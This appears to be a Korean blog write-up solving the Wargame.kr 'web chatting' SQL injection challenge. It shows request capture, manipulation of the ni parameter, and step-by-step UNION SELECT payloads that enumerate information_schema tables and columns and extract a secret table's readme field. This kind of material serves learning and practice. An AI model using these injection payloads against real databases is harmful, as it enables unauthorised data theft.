



# 오랜만에 위게임 write up..

2019.08.04 HACKDUN (방문자 3100명 돌파)

Total 3,152

# Wargame.kr – web chatting



web chatting

333point / bughela

Simple SQLi Challenge.

How can I set in order to reduce the traffic?

Please try looking at a developer's perspective.

FLAG

Auth

Start

Close



## - BlueCHAT v0.9 -

ID: HACKDUN

this BlueCHAT is not supported IE6.



[ BlueCHAT v0.9 ] - 워게임용 채팅이라 데이터 리프레쉬는 좀 느리게 해줬습니다~

HACKDUN (175.125.\*.174) : ㅎㅎㅎㅎ

HACKDUN

say

made by BlueH4G

logout

내용을 입력하고 업로드

```
GET http://wargame.kr:8080/web_chatting/chatlog.php?t=1 HTTP/1.1
Host: wargame.kr:8080
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36
Accept: */*
Referer: http://wargame.kr:8080/web_chatting/chat.php
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: ci_session=a%3A10%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22dd212
```

피들러를 이용해서 넘어간 값을 확인해보면  
일정하게 t=1이라는 파라미터를 GET 방식으로  
계속 받아옴을 알 수 있다.

Transformer	Headers	TextView	SyntaxView	ImageView	HexView	
WebView	Auth	Caching	Cookies	Raw	JSON	XML
1	52651					

그리고 52651이라는 값이 나타난다.

Transformer	Headers	TextView	SyntaxView	ImageView	HexView	
WebView	Auth	Caching	Cookies	Raw	JSON	XML
1	52653					


글을 두개 더 올려보니 값이 52653으로 변한다.

여기서 이 숫자는 등록된 글의 번호임을 알 수 있다.


```
<style>
  textarea {padding-left:10px; font-size:15px; font-family:verdana;}
  body {background-color:#aaa;}
</style>
<script src="./blueh4g_js.js"></script>
<script>
  var xmlhttp,ni,iq=0,brtype=1;
  function getchatlog(type){
    xmlhttp = new XMLHttpRequest();
    if(type==1){xmlhttp.onreadystatechange=getni;xmlhttp.open("GET","chatlog.php?t=1");
    }else if(type==2){xmlhttp.onreadystatechange=chatprint;xmlhttp.open("GET","chatview.php?t=1&ni="+ni);}
    xmlhttp.send(null);
  }
```

그리고 코드를 읽어보면 등록된 글은 GET방식으로  
chatview.php?t=1 & ni="+ni 로  
넘어감을 알 수 있다.






그래서 url을 chatview.php?t=1 & ni=52654(글번호)로 변경해주자  
아무 내용도 뜨지 않는다.



뭔가 이상해서 url을 chatview.php?t=1 & ni=52653(최근 글번호 -1)로  
변경해주자 글이 하나가 나타난다.



url을 chatview.php?t=1 & ni=52650(최근 글번호 -3)로 변경해주자 글이 네개가 나타난다.

이로써 ni 값과 전체 글 개수의 차이만큼 글이 나타남을 알 수 있다.



```
← → × 주의 요약 | wargame.kr:8080/web_chatting/chatview.php?t=1&ni=0 ☆ EX 🤖 I 🔄 Se | 100 |
앱 NAVER IE에서 가져온 북마크 ccit 위게임 블로그 웹공부 웹해킹 공부 Dun0107 ppt »
vivi (192.168.*.1) : hi
111 (121.153.*.130) : 1111111111111111
111 (121.153.*.130) : 11111111111
111 (121.153.*.130) : 1
111 (121.153.*.130) : 1
111 (121.153.*.130) : 1
111 (121.153.*.130) : 1
111 (121.153.*.130) : 1
111 (121.153.*.130) : 1
111 (121.153.*.130) : 1
111 (121.153.*.130) : 1
111 (121.153.*.130) : 1
111 (121.153.*.130) : ' or
111 (121.153.*.130) : <31123
111 (121.153.*.130) : <>!@321>!@
111 (121.153.*.130) : 12123213
111 (121.153.*.130) : 12
111 (121.153.*.130) : 21321
111 (121.153.*.130) : 123123
111 (121.153.*.130) : !@
111 (121.153.*.130) : 123
111 (121.153.*.130) : !@
111 (121.153.*.130) : !@
111 (121.153.*.130) : 21312
111 (121.153.*.130) : 312
111 (121.153.*.130) : 132
111 (121.153.*.130) : 123
111 (121.153.*.130) : 123
111 (121.153.*.130) : 132
111 (121.153.*.130) : 123
' or (121.153.*.130) : 123
오 나 모 르 (14.37.*.237) : L O R
```

그래서 모든 글을 보기 위해서 ni에 0을 넣어줬다.

그러자 예상대로 모든 글이 출력되었다.

lkjn (123.143.\*.214) : flag값 가장 아래에요



전체 글 중 flag에 관련된 글이 있을지도 모른다는 생각으로 flag를 검색해보니 이런 글이 있었다.  
일단 보류

# Union sql injection

2개 이상의 쿼리를 요청하여 결과를 얻는 UNION이라는  
SQL 연산자를 이용한 SQL Injection 공격

-> 원래의 요청에 한 개의 추가 쿼리를 삽입하여 정보를 얻는다.

# UNION 연산자

table1	
column1	column2
가	1
나	2
다	3

table2	
column3	column4
다	3
라	4
마	5

```
SELECT * FROM table1  
UNION  
SELECT * FROM table2
```

table1	table2
-----	-----
가	1
나	2
다	3
라	4
마	5

즉, 컬럼의 개수가 같아야 하고 해당 결과 집합 컬럼은 호환되는 데이터 형식을 가져야 함  
결과 컬럼은 UNION의 첫번째 SELECT 문의 컬럼 이름과 동일함

-> 참고로 ALL 옵션을 사용하면 결과에 모든 행이 포함되고 중복 행은 제거되지 않음





# 컬럼 개수로 테이블 정보 노출

```
union select table_name,2,3,4 from information__schema.tables --
```

-> 의심 테이블 추측하여 순서를 바꿔가며 동작시켜본다.



# 얻은 테이블 정보로 컬럼 정보 알아냄

```
union select column_name,2,3, 4 from information__schema.columns --
```



언은 정보들로 테이블을 조회한다.

```
union select 1,2,data,4,5 from user__shared__config --
```

문제 어떻게 풀까?


1. 필드 개수 확인

2. 테이블명 조회


3. 컬럼명 조회

4. 데이터 조회

# 필드 개수 확인



필드 개수를 확인하기 위해 union select 1부터 1,2,3,4까지 넣어봤지만  
모두 결과가 뜨지 않음



union select 1,2,3,4,5 - 를 보내자 저렇게 결과 값이 뜬  
필드의 개수는 5개라는 것을 알 수 있음

※사실 문제 풀 때는 저게 뭔지 몰랐는데 나중에 다른 블로그들 라업 보니까 저게 2,3번  
필드를 사용해야 된다는거라고 함...ㅎ..

# 테이블명 조회



```
chat_log_secret (5.*) : 3
```

```
2 (5.*) : chat_log_secret
```

```
union select 1,table_name,3,4,5 from information__schema.tables --
```

필드가 5개인걸 확인해서 1부터 차례대로 넣어보자 2,3에서 이렇게 나옴

힌트대로 마지막 줄을 보았다 ㅎㅎ!

# 컬럼명 조회




```
← → ↻ 주의 요함 | wargame.kr:8080/web_chatting/chatview.php?t=1&ni=0%20union%20select%201,column_name,3,4,5%20from%20information_schema.columns%20--  
앱 NAVER IE에서 가져온 북마크 ccit 워게임 블로그 웹공부 웹해킹 공부 Dun0107 ppt 공부 기획팀 ppt wallofsheep  
NUMBER_PAGES_READ (S,*) : 3  
NUMBER_PAGES_CREATED (S,*) : 3  
NUMBER_PAGES_WRITTEN (S,*) : 3  
PAGES_READ_RATE (S,*) : 3  
PAGES_CREATE_RATE (S,*) : 3  
PAGES_WRITTEN_RATE (S,*) : 3  
NUMBER_PAGES_GET (S,*) : 3  
HIT_RATE (S,*) : 3  
YOUNG_MAKE_PER_THOUSAND_GETS (S,*) : 3  
NOT_YOUNG_MAKE_PER_THOUSAND_GETS (S,*) : 3  
NUMBER_PAGES_READ_AHEAD (S,*) : 3  
NUMBER_READ_AHEAD_EVICTED (S,*) : 3  
READ_AHEAD_RATE (S,*) : 3  
READ_AHEAD_EVICTED_RATE (S,*) : 3  
LRU_IO_TOTAL (S,*) : 3  
LRU_IO_CURRENT (S,*) : 3  
UNCOMPRESS_TOTAL (S,*) : 3  
UNCOMPRESS_CURRENT (S,*) : 3  
FOR_NAME (S,*) : 3  
REF_NAME (S,*) : 3  
MTYPE (S,*) : 3  
PRTYPE (S,*) : 3  
LEN (S,*) : 3  
BLOCK_ID (S,*) : 3  
PAGE_STATE (S,*) : 3  
page_id (S,*) : 3  
start_lsn (S,*) : 3  
end_lsn (S,*) : 3  
idx (S,*) : 3  
data (S,*) : 3  
reg_date (S,*) : 3  
reg_ip (S,*) : 3  
readme (S,*) : 3
```

union select 1,table\_name,column\_name,4,5 from information\_\_schema.columns --



# 데이터 조회



```
union select 1,2,readme,4,5 from web_chatting.chat_log_secret --
```

# THX

